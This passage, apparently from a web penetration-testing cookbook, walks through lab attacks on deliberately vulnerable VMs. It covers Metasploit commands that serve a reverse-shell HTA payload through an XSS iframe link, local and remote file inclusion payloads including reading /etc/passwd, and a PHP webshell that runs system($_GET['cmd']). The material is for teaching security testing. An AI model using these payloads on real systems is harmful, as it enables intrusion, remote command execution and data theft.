Find Next

tcp.stream eq 1

```
No.     Time          Source      Destination  Protocol  Length  Info
      3 0.015173829   127.0.0.1   127.0.0.1    TCP          110 35449 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=
      4 0.015189783   127.0.0.1   127.0.0.1    TCP           66 8080 → 35449 [ACK] Seq=1 Ack=45 Win=350
      5 0.074652922   127.0.0.1   127.0.0.1    TCP          112 8080 → 35449 [PSH, ACK] Seq=1 Ack=45 Wi
      6 0.074663626   127.0.0.1   127.0.0.1    TCP           66 35449 → 8080 [ACK] Seq=45 Ack=47 Win=35
```

```
....C...-...a..."...o.......7.......,...-....,<pre>Name: Name<br>Comment:
My comment</pre>
```

```
▸ Frame 5:
▸ Ethernet
▸ Internet
▸ Transmiss
```

1 client pkt, 2 server pkts, 1 turn.

Entire conversation (90 bytes) — Show and save data as: ASCII — Stream: 1

Find:

wireshark_lo_20180616120008_FdD4ZU — Packets: 8 · Displayed: 4 (50.0%) — Profile: Default

Notice how the messages sent by the client are masked (not encrypted) and the ones from the server are in clear text; this is part of the protocol definition for RFC 6455 (`http://www.rfc-base.org/txt/rfc-6455.txt`).

Using XSS and Metasploit to get a remote shell

In previous chapters, we have seen that XSS can be used by an attacker to extract user information or perform actions on the user's behalf within the application's scope. However, with a little more effort and some well-executed social engineering labor, an attacker can use XSS to convince the user to download and execute malicious software that can be used to compromise their client computer and gain further access to the local network.

In this recipe, we will see a proof of concept for a more elaborated XSS attack that will conclude with the attacker being able to remotely execute commands on the victim's computer.

Getting ready

For this recipe, we will use BodgeIt from the vulnerable VM `vm_1` as the exploited application. We will also need a separate client virtual machine, for the sake of clarity. In this recipe, we will add a Windows 7 virtual machine to our laboratory.

If you don't have a Windows VM already configured, Microsoft has various setups available for developers to test their applications in its Internet Explorer and Edge browsers; you can download them from `https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/`. For this recipe, we will use Windows 7 with IE 8. Feel free to try it in any other version; it should work with some minor changes in architecture and OS settings.

How to do it...

What we are going to do is to use XSS to make the browser open and execute a malicious HTA file hosted in our Kali VM:

1. First, let's set up the server. Open the Metasploit console:

   ```
   msfconsole
   ```

2. Once it's started, execute the following commands to load the exploit module and payload:


   ```
   use exploit/windows/misc/hta_server
   set payload windows/shell/reverse_tcp
   ```

3. Now, our server will listen on port `8888`:

   ```
   set srvport 8888
   ```

4. And the listener for the reverse connection, once the payload is executed, will be on port `12345`:


   ```
   set lport 12345
   show options
   ```



```
msf exploit(windows/misc/hta_server) > show options

Module options (exploit/windows/misc/hta_server):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address
   SRVPORT  8888             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process,
   LHOST     192.168.56.10    yes       The listen address
   LPORT     12345            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Powershell x86
```

5. Now, we run the exploit and wait for a client to connect:


```
run
```



```
msf exploit(windows/misc/hta_server) > run
[*] Exploit running as background job 2.

[*] Started reverse TCP handler on 192.168.56.10:12345
[*] Using URL: http://0.0.0.0:8888/k0Pjsl1tz2cI3Mm.hta
[*] Local IP: http://192.168.56.10:8888/k0Pjsl1tz2cI3Mm.hta
[*] Server started.
```


Notice the information given by the server when it starts. The **Local IP** value tells us how to access the malicious HTA file, whose name is a random string with the extension `.hta` (`k0Pjsl1tz2cI3Mm.hta` in this case).

6. Now, go to the Windows VM, our client, and open Internet Explorer.
7. Suppose the attacker sends a phishing email containing a link to `http://192.168.56.11/bodgeit/search.jsp?q=t<iframe src="http://192.168.56.10:8888/k0Pjsl1tz2cI3Mm.hta"></iframe>` to the victim. Open that link in Internet Explorer.
8. If the pretext in the email and the XSS attack are good, the user will accept the warnings and will download and execute the file. Accept the download of the file in IE:




The BodgeIt Store - Windows Internet Explorer
http://192.168.56.11/bodgeit/search.jsp?q=t<iframe src="http://192.168.56.10:8888/k0Pjsl1tz2cI3Mm.hta"></iframe
Favorites
The BodgeIt Store
HTTP 404 Not Found
To help protect your security, Internet Explorer blocked this site from downloading files ... for options...
Download File...
What's the Risk?
Information Bar Help
The Store
We bodge it, so you dont have to!
Home
About Us
Contact Us
Login
Your Basket
Doodahs
Gizmos
Thingamajigs
Thingies
Whatchamacallits
Whatsits
Widgets
Search

9. When prompted to **Run**, **Save**, or **Cancel**, run the HTA file:
10. Now, let's go back to the attacking side. Go to Kali and check the terminal that has the exploit running; it should have received the requests and sent the payload:



```
msf exploit(windows/misc/hta_server) > [*] 192.168.56.12    hta_server - Delivering Payload
[*] 192.168.56.12    hta_server - Delivering Payload
[*] 192.168.56.12    hta_server - Delivering Payload
[*] 192.168.56.12    hta_server - Delivering Payload
[*] 192.168.56.12    hta_server - Delivering Payload
[*] 192.168.56.12    hta_server - Delivering Payload
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.56.12
[*] Command shell session 2 opened (192.168.56.10:12345 -> 192.168.56.12:10573) at 2018-06-18 07:46:33 -0500
```

11. Notice how Metasploit says it has a new session opened, in our case with the number `2`. Use the `sessions` command to see the details.
12. To interact with session number `2`, use `sessions -i 2`. You will be in a Windows Command Prompt; issue some Windows commands to verify that it is actually the victim machine:



```
msf exploit(windows/misc/hta_server) > sessions

Active sessions
===============

  Id  Name  Type               Information  Connection
  --  ----  ----               -----------  ----------
  2         shell x86/windows               192.168.56.10:12345 -> 192.168.56.12:10573

msf exploit(windows/misc/hta_server) > sessions -i 2
[*] Starting interaction with 2...

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::c88:a9a5:b2f6:17c2%11
   IPv4 Address. . . . . . . . . . . : 192.168.56.12
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.56.1
```

How it works...

HTA stands for **HTML Application**, which is a format that allows for the execution of code within a web browser but without the constraints of the browser security model; it is like running a fully trusted application, like the browser itself or MS Word.

In this recipe, we used Metasploit to generate a malicious HTA file and set up a server to host it. Our malicious file contained a reverse shell; a reverse shell is a program that, when executed by the victim, will establish a connection back to the attacker's server (that's why it is called **reverse**), as opposed to opening a port in the victim to wait for an incoming connection. When this connection is completed, a command execution session (a remote shell) is established.

We arbitrarily picked port `8888` for our server and port `12345` for the exploit listener. In a real-world scenario, maybe port `80` or `443` with proper TLS configuration would be more convenient, as those are the common ports for HTTP communication and the shell exploit would require a more advanced setup, including encrypted communication and maybe the use of another port that doesn't raise alerts when communication is detected by an administrator. SSH port `22` is a good choice.

In this attack, XSS is only the method used to load the malicious file into the victim machine; it also assumes that the attacker will create a convincing social engineering scenario so that the file is accepted and executed.

6
Exploiting Injection Vulnerabilities

In this chapter we will cover the following topics:

- Looking for file inclusions
- Abusing file inclusions and uploads
- Manually identifying SQL injection
- Step-by-step error-based SQL injection
- Identifying and exploiting blind SQL injections
- Finding and exploiting SQL injections with SQLMap
- Exploiting an XML External Entity injection
- Detecting and exploiting command injection vulnerabilities

Introduction

According to the OWASP Top 10 2017 list (`https://www.owasp.org/index.php/Top_10-2017_Top_10`), injection flaws, such as SQL, operating system commands, and XML injection, are the most prevalent vulnerabilities and have the highest impact of all web application vulnerabilities.

Injection flaws occur when untrusted data coming from user-provided parameters is to be interpreted by the server. An attacker can then trick the interpreter into treating this data as executable instructions, making it execute unintended commands or gaining access to data without proper authorization.

In this chapter, we will discuss the major injection flaws in today's web applications, and will also look at tools and techniques to use in order to detect and exploit them.

Looking for file inclusions


File inclusion vulnerabilities occur when developers use request parameters, which can be modified by users, to dynamically choose which pages to load or to include in the code the server will execute. Such vulnerabilities may cause a full system compromise if the server executes the included file.

In this recipe, we will test a web application to discover whether it is vulnerable to file inclusions.

How to do it...

We will use **Damn Vulnerable Web Application** (**DVWA**) for this recipe, so we need both the Kali and vulnerable virtual machines. Let's take a look at the following steps:


1. Log into DVWA and go to **File Inclusion**.
2. It says that we should edit the `GET` parameter `page` to test the inclusion, so let's try with `index.php`. The result is shown in the following screenshot:



192.168.56.11/dvwa/vulnerabilities/fi/?page=index.php

It seems that there is no `index.php` file in that directory (or it is empty). Maybe this means that **Local File Inclusion** (**LFI**) is possible.

3. To try LFI, we need to know the name of a file that really exists locally. We know that there is an `index.php` in the root directory of DVWA, so we try directory traversal together with file inclusion. Set `../../index.php` to the page variable, and we get the following:


192.168.56.11/dvwa/vulnerabilities/fi/?page=../../index.php

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions


The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

With this, we have demonstrated that LFI and directory traversal are both possible (by using `../../`, we traverse the directory tree).

4. The next step is to try **Remote File Inclusion** (**RFI**), which is including a file hosted in another server instead of a local file. As our vulnerable virtual machine does not have internet access (or it should not have, for security reasons), we will try and include a file hosted in our Kali machine. Open a Terminal in Kali and start the Apache service:

```
# service apache2 start
```

5. Now, in the browser, let's include our Kali home page by entering the URL of the page as a parameter on the vulnerable application, `http://192.168.56.11/dvwa/vulnerabilities/fi/?page=http://192.168.56.10/index.html`, as shown in the following screenshot:



192.168.56.11/dvwa/vulnerabilities/fi/?page=http://192.168.56.10/index.html

Debian Logo

Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

We were able to make the application load an external page by entering its full URL in the parameter. This means it is vulnerable to RFI. If the included file contains executable server-side code (PHP, for example), such code will be executed by the server, allowing an attacker to remotely execute commands, which makes a full system compromise very likely.

How it works...

If we use the **View Source** button in DVWA, we can see the server-side source code is as follows:

```
<?php
$file = $_GET['page']; //The page we wish to display
?>
```

This means the `page` variable's value is passed directly to the filename, and then it is included in the code. With this, we can include and execute any PHP or HTML file we want in the server, as long as it is accessible through the network. To be vulnerable to RFI, the server must include `allow_url_fopen` and `allow_url_include` in its configuration. Otherwise, it will only be LFI, if the file inclusion vulnerability is present.

There's more...

We can also use LFI to display relevant files in the host operating system. Try, for example including `../../../../../../etc/passwd`, and you will get a list of system users, their home directories, and their default shells.

Abusing file inclusions and uploads

As we saw in the previous recipe, file inclusion vulnerabilities occur when developers use poorly validated input to generate file paths and use those paths to include source code files. Modern versions of server-side languages, such as PHP since 5.2.0, have disabled the ability to include remote files by default, so it has been less common to find an RFI since 2011.

In this recipe, we will first upload a malicious file, namely a `webshell` (a web page capable of executing system commands in the server), and execute it using LFI.

Getting ready

In this recipe, we will upload a file to the server. We need to know where is it going to be stored in order to be able to access it via programming. To get the upload location, go to **Upload** in DVWA and upload any JPG image. If the upload is successful, it will display the path to which it was uploaded (`../../hackable/uploads/`). Now we know the relative path where the application saves the uploaded files; that's enough for this recipe.

Now create a file called `webshell.php` with the following content:


```
<?
 system($_GET['cmd']);
 echo PHP_EOL . 'Type a command: <form method="GET"
action="../../hackable/uploads/webshell.php"><input type="text"
name="cmd"/></form>' . PHP_EOL;
 ?>
```

Notice how the `action` parameter includes the upload path we got from uploading the JPG file.

How to do it...

Let's raise the bar a little bit by adding some protections to the vulnerable page: log into DVWA, go to **DVWA Security**, and set the security level to **Medium**. Now we can start testing:

1. First, let's try to upload our file. In DVWA, go to **Upload** and try to upload `webshell.php`:



192.168.56.11/dvwa/vulnerabilities/upload/#

Your image was not uploaded.

Vulnerability: File Upload

Choose an image to upload:


No file selected.

More info

So, there is a validation of what we can upload, and the file needs to be an image; we will need to bypass this protection in order to upload our `webshell`.

2. An easy way to avoid the validation is to rename our PHP file with a valid extension. But this would cause the server and browser to treat it like an image, and the code wouldn't execute. Instead, we will work around this protection by modifying the request's parameters. Set up Burp Suite as an intercepting proxy.
3. Select the `webshell.php` file for uploading.


4. Enable interception in Burp Suite and click **Upload**. The intercepted request is shown in the following screenshot:



```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.11/dvwa/vulnerabilities/upload/
